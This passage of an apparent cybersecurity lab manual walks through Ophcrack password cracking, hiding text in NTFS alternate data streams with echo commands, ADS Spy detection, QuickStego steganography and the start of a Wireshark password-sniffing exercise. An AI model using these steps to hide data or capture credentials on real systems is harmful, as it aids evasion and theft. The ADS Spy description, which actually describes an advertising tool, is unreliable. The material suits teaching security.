
C. Ophcrack

Ophcrack is a free, open-source password-cracking tool used primarily for recovering Windows passwords by using rainbow tables. Unlike brute-force attacks, which test passwords individually, Ophcrack relies on precomputed rainbow tables that map common password hashes to their plaintext equivalents. This approach can crack many common passwords much faster.

1. Load Password Hashes

2. Select Rainbow Tables

3. Run the Program




4. Review the Results

D. NTFS Stream Manipulation

NTFS stream manipulation refers to working with alternate data streams (ADS) in the NTFS file system. ADS are a unique feature of NTFS that allow files to contain additional hidden data streams, enabling a single file to store multiple data sets under a single file name. This feature can be useful for metadata storage but also poses security risks, as malicious software can use ADS to hide data and evade detection.

1. Open the terminal and type the following command to create a file named file_1.txt. ***echo "This is file_1" > file_1.txt***


```
C:\NTFS>echo "This is file_1" > file_1.txt
```



2. Now, type the following command to write to the stream named secret.txt. ***echo "This is a hidden file inside the file_1.txt" > file_1.txt:secret.txt***

```
C:\NTFS>echo "This is a hidden file inside the file_1.txt" > file_1.txt:secret.txt
```


3. We've just created a stream named secret.txt that is associated with file_1.txt and when you look at the file_1.txt you will only find the data present in file_1.txt. And also stream will not be shown in the directory as well.




```
C:\NTFS>dir
 Volume in drive C has no label.
 Volume Serial Number is CE13-AB97

 Directory of C:\NTFS

23-11-2024  15:38    <DIR>          .
23-11-2024  15:38    <DIR>          ..
23-11-2024  15:44                19 file_1.txt
               1 File(s)             19 bytes
               2 Dir(s)  246,489,063,424 bytes free
```

4. The following command can be used to view or modify the stream hidden in file_1.txt. ***notepad file_1.txt :secret.txt***

```
C:\NTFS>notepad file_1.txt:secret.txt
```




E. ADS Spy

ADS Spy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with.


Open ADS Spy application and select the option if you want to:

i. Quick Scan
ii. Full Scan
iii. Scan Specific Folder


1. As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



2. Select an Option, if you want to scan for ADS, click **Scan the system for ADS** or click **Remove selected streams** to remove the file




3. As shown in the figure below, ADS Spy has detected the **file_1.txt:secret.txt** file from the directory.




F. Quickstego

Quick Stego hides text in pictures so that only other users of Quick Stego can retrieve and read the hidden secret messages.
QuickStego website: http://quickcrypto.com/free-steganography-software.html


1. Open QuickStego Application




2. Upload an image. This image is term as **Cover**, as it will hide the text.




3. Enter the Text or Upload Text File.




4. Click Hide Text Button



5. Save Image



6. To recover data from stego object, click on Get Text



Practical No. 6


Aim:

A. Sniff the network packet to break the password using Wireshark.
B. Change the MAC of the system using SMAC tool.
C. Perform the network analysis using Caspa Network Analyzer Tool.


A. Sniff the network packet to break the password using Wireshark.

Wireshark is a powerful, open-source, GUI-based network protocol analyzer used by network administrators, security professionals, and developers to capture and examine network packets in real time. By analyzing network traffic, Wireshark can help with troubleshooting network issues, monitoring network security, and studying how protocols work.

1. Start Wireshark. Under the **Capture** header, select the **Interface List** option or click on the **Interfaces** button on the toolbar.
   This will bring up a list of network interfaces that Wireshark is able to capture packets from:




2. Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the **Start** button. This will take you to the main window:

